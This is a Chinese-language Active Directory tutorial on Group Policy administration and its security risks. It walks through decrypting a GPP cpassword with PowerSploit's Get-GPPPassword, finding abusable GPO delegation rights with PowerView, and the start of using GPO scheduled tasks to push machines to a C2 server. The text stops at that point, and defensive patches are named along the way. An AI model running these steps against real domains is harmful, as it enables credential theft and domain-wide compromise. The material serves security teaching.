
如图所示，查看 test 组策略对象的委派，可以看到哪些用户和组对此组策略具有权限。



3. 编辑组策略对象

如果我们要编辑某个组策略对象的设置值，选中该组策略，右键——>编辑(E)即可。


如图所示，对 test 组策略对象进行编辑。



然后就打开组策略管理编辑器编辑 test 组策略了，在这里可以针对计算机和用户的组策略进行编辑设置。如图所示：

组策略管理编辑器


文件(F) 操作(A) 查看(V) 帮助(H)



4. 删除组策略对象

如果要删除组策略对象的话，我们到组策略对象下面去删除。

如图所示，选中该组策略，右键——>删除(D)即可。



如图所示，点击是即可删除该组策略对象。删除该组策略对象后，会删除该组策略对象链接的所有层级。

组策略管理



你想删除此 GPO 和此域中所有到此 GPO 的链接吗？
这不会删除其他域中的链接。

是(Y)

否(N)

组策略的安全问题

组策略拥有这么强大的功能，因此在使用过程中，如果使用不当或被攻击者恶意滥用，会存在严重的安全问题。


1. 组策略首选项 GPP 提权

前面我们讲到了组策略模板 GPT 的存储位置位于域控制器的 %systemroot%\sysvol\sysvol\域名\Policies 文件夹内，任何用户都可以访问该文件夹。


在企业域环境中，所有机器都是脚本化批量部署的，数据量通常很大。为了方便对所有机器进行操作，域管理员通常会使用组策略进行统一的配置和管理。大多数企业在创建域环境后，会要求加入域的计算机使用域用户密码进行登录验证。为了保证本地管理员密码的安全性，这些企业的域管理员往往会通过组策略修改本地管理员密码。域管理员通过组策略统一修改后的密码虽然强度有所提高，但该修改后的密码会使用 AES-256 加密算法保存在 SYSVOL 共享目录中的 XML 文件内。本来 AES-256 加密算法安全性是较高的，但是 2012 年微软在官方网站上公布了该密码的私钥，导致保存在 XML 文件中的密码可以被解密。任何有效域用户均可对该共享目录进行访问，这就意味着，任何用户都可以访问保存在 XML 文件中的密码并将其解密，从而控制域中所有使用该密码的计算机。

(1) 组策略首选项 GPP 提权复现

首先，我们针对域 xie.com 新建一个名为 Gpp_test 的组策略。如图所示：



然后对该组策略进行编辑，如图所示，点击计算机配置——>首选项——>控制面板设置——>本地用户和组。



然后右键本地用户和组——>新建——>本地用户，我们将域中每个计算机的本地 administrator 用户更名为 admin，并且设置新的密码 root@123456。如图所示：

fcmit.cc

新建本地用户属性

本地用户 常用

操作(T): 更新

用户名(U): Administrator (内置) ...

重命名为(R): admin

全名(F):

描述(D):

密码(P):

确认密码(W):

☐ 用户下次登录时须更改密码(M)

☐ 用户不能更改密码(C)

☐ 密码永不过期(N)

☐ 帐户已禁用(O)

☒ 帐户永不过期(V)

帐户过期(X): 2021/10/ 7

确定 取消 应用(A) 帮助

等待组策略应用完成即可。然后我们可以在如下目录下找到 Groups.xml 文件。

\\xie.com\\sysvol\\xie.com\\Policies\\{新建组策略的 GUID}\\Machine\\Preferences\\Groups

如图所示，找到 Groups.xml 文件。

↑  \\xie.com\sysvol\xie.com\Policies\{38453764-7E28-4AF9-B6D5-3D0D9C3FDD64}\Machine\Preferences\Groups			
名称	修改日期	类型	大小
 Groups.xml	2021/10/7 22:51	XML 文档	1 KB

查看 Groups.xml 文件内容，如图所示，可以看到我们刚刚通过组策略设置的一些值。其中可以看到 cpassword 字段，该字段的值就是我们修改后的密码经过 AES-256 进行加密后的密文。由于微软在 2012 年公布了该密码的私钥，导致该字段的密文能被解密成明文。

```

Groups.xml
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><User clsid="{DF5F1855-51E5-4d24-8B1A-D98DE988A1D1}" name="Administrator (内置)" image="2" changed="
2021-10-07 14:51:38" uid="{9385FA63-93E1-45C3-9DD8-8A9C1D75DAA2}"><Properties action="U" newName="admin" fullName="" description="" cpassword="
Yw6hqEEKPZtyKUXpWd5UhxZ13DAe64s9w8U7Sq55uw" changeLagon="0" noChange="0" neverExpires="0" acctDisabled="0" subAuthority="RID_ADMIN" userName="
Administrator (内置)"/></User>
</Groups>

```

我们可以以域普通用户身份登录域内任意一台机器，使用 PowerSploit 中的 Get-GPPPassword.ps1 脚本执行如下命令将组策略中的密文解密成明文。

```
Import-Module .\Get-GPPPassword.ps1
```

```
Get-GPPPassword
```

如图所示，使用 Get-GPPPassword.ps1 脚本成功获得密码明文。

```

PS C:\> Import-Module .\Get-GPPPassword.ps1
PS C:\> Get-GPPPassword

Changed      : {2021-10-07 14:51:38}
UserNames    : {Administrator (administrator)}
NewName      : {admin}
Passwords    : {root@123456}
File         : \\XIE.COM\SYSDVOL\xie.com\Policies\{38453764-7E28-4AF9-B6D5-3D0D9C3FDD64}\Machine\Preferences\Groups\Groups.xml

```

(2) 针对组策略首选项提权的防御措施

在用于管理组策略的计算机上安装 KB2962486 补丁，防止新的凭据被放置在组策略首选项中。微软在 2014 年 5 月 13 日发布了针对 GPP 组策略首选项提权漏洞

的更新补丁 KB2928120，补丁更新后使用的方法就是不再将密码保存在组策略首选项中。

2. 滥用组策略委派属性

我们在查看组策略委派属性的时候，可以看到哪些用户和组对其有权限编辑、删除和修改。如果攻击者在获得高权限的时候，将组策略对象的完整权限赋予给某个恶意用户的话，则该恶意用户后续可以修改该组策略对象的配置，以达到攻击受此组策略影响的计算机和用户的目的。因此，该攻击手法通常被攻击者用来后权限维持。

如图所示，赋予给了普通域用户 hack 编辑、删除、修改组策略 test 的权限。如果 hack 用户被攻击者掌握，则攻击者可以利用 hack 用户对该 test 组策略进行修改等操作。

test

作用域 详细信息 设置 委派

这些组 and 用户拥有此 GPO 的指定权限

组和用户(G):

名称	允许的权限	已继承
Authenticated Users	读取(从安全筛选)	否
Domain Admins (XIE\Domain Admins)	编辑设置, 删除、修改安全性	否
Enterprise Admins (XIE\Enterprise Admins)	编辑设置, 删除、修改安全性	否
ENTERPRISE DOMAIN CONTROLLERS	读取	否
hack (XIE\hack)	编辑设置, 删除、修改安全性	否
SYSTEM	编辑设置, 删除、修改安全性	否

(1) 滥用组策略委派属性检测

我们可以使用 PowerSploit 中的 PowerView.ps1 脚本执行如下命令通过指定 DN 检测可能存在风险的组策略权限配置。

```
Import-Module .\PowerView.ps1
```

```
Invoke-ACLScanner -ResolveGUIDs -ADSPath "CN=Policies, CN=System, DC=xie, DC=com" -verbose
```


如图所示，可以知道可能存在权限配置风险的组策略 GUID 为 B08E4C8C-581C-4421-973C-47D01E455623。

```
PS C:\Users\Administrator\Desktop> Import-Module .\PowerView.ps1
PS C:\Users\Administrator\Desktop> Invoke-ACLScanner -ResolveGUIDs -ADSPath "CN=Policies,CN=System,DC=xie,DC=com" -verbose
详细信息: Get-DomainSearcher search string: LDAP://CN=Policies,CN=System,DC=xie,DC=com
详细信息: Get-DomainSearcher search string: LDAP://CN=Schema,CN=Configuration,DC=xie,DC=com
详细信息: Get-DomainSearcher search string: LDAP://CN=Extended-Rights,CN=Configuration,DC=xie,DC=com

InheritedObjectType : All
ObjectDN             : CN={B08E4C8C-581C-4421-973C-47D01E455623},CN=Policies,CN=System,DC=xie,DC=com
ObjectType           : All
IdentityReference    : XIE\hack
IsInherited          : False
ActiveDirectoryRights : CreateChild, DeleteChild, ReadProperty, WriteProperty, Delete, GenericExecute, WriteDa
acl, WriteOwner
PropagationFlags     : None
ObjectFlags          : None
InheritanceFlags     : ContainerInherit
InheritanceType      : All
AccessControlType    : Allow
ObjectSID            :
IdentitySID          : S-1-5-21-1579089722-2675493938-3634915691-1105

InheritedObjectType : All
ObjectDN             : CN=Machine,CN={B08E4C8C-581C-4421-973C-47D01E455623},CN=Policies,CN=System,DC=xie,DC=
com
ObjectType           : All
IdentityReference    : XIE\hack
IsInherited          : True
ActiveDirectoryRights : CreateChild, DeleteChild, ReadProperty, WriteProperty, Delete, GenericExecute, WriteD
acl, WriteOwner
PropagationFlags     : None
ObjectFlags          : None
InheritanceFlags     : ContainerInherit
InheritanceType      : All
AccessControlType    : Allow
ObjectSID            :
IdentitySID          : S-1-5-21-1579089722-2675493938-3634915691-1105

InheritedObjectType : All
ObjectDN             : CN=User,CN={B08E4C8C-581C-4421-973C-47D01E455623},CN=Policies,CN=System,DC=xie,DC=com
ObjectType           : All
```

然后再通过如下命令查询该组策略作用的 OU，以及 OU 内的用户和计算机。就可以知道该可能存在风险的组策略影响了哪些用户和计算机。

```
Get-NetOU -GUID B08E4C8C-581C-4421-973C-47D01E455623
```

```
Get-NetOU -GUID B08E4C8C-581C-4421-973C-47D01E455623 | %{Get-NetUser -ADSPath $_}
```

```
Get-NetOU -GUID B08E4C8C-581C-4421-973C-47D01E455623 | %{Get-Netcomputer -ADSPath $_}
```

如图所示，可以知道该可能存在风险的组策略影响了哪些用户和计算机。


```

PS C:\Users\Administrator\Desktop> Get-NetOU -GUID B08E4C8C-581C-4421-973C-47D01E455623
LDAP://OU=技术部,DC=xie,DC=com
PS C:\Users\Administrator\Desktop> Get-NetOU -GUID B08E4C8C-581C-4421-973C-47D01E455623 | %{Get-NetUser -ADspath $_}

logoncount           : 0
badpasswordtime      : 1601/1/1 8:00:00
distinguishedname    : CN=zhangsan,OU=技术部,DC=xie,DC=com
objectclass          : {top, person, organizationalPerson, user}
displayname          : zhangsan
userprincipalname    : zhangsan@xie.com
name                 : zhangsan
objectsid            : S-1-5-21-1579089722-2675493938-3634915691-1110
samaccountname       : zhangsan
codepage             : 0
samaccounttype       : 805306368
whenchanged          : 2021/10/7 5:16:23
accountexpires       : 9223372036854775807
countrycode          : 0
adspath              : LDAP://CN=zhangsan,OU=技术部,DC=xie,DC=com
instancetype         : 4
usncreated           : 25168
objectguid           : 09e519ec-9c5b-4217-a21e-c790be1a9718
lastlogoff           : 1601/1/1 8:00:00
objectcategory       : CN=Person,CN=Schema,CN=Configuration,DC=xie,DC=com
dscorepropagationdata : 1601/1/1 0:00:00
givenname            : zhangsan
lastlogon            : 1601/1/1 8:00:00
badpwdcount          : 0
cn                   : zhangsan
useraccountcontrol    : 512
whencreated          : 2021/10/7 5:16:23
primarygroupid       : 513
pwdlastset           : 2021/10/7 13:16:23
usnchanged           : 25174

```


3. 利用组策略创建定时任务

当攻击者拥有了修改组策略的权限后，攻击者可以利用组策略创建定时任务实现批量命令执行！这在攻防演练中是攻击者常用的技术。

(1) 组策略通过计划任务实现批量命令执行上线 C2

假如攻击者获得了修改域内组策略的权限，他现在想利用组策略的定时任务功能让运维部的所有机器批量上线 C2，可以如下操作：

如图所示，点击 Windows 管理工具——>组策略管理，找到域——>运维部——>右键——>在这个域中创建 GPO 并在此处链接(C)。



输入组策略名字，我这里取名 Plan_tasks，点击确定即可。如图所示：

新建 GPO

名称(N):


Plan_tasks

源 Starter GPO(S):

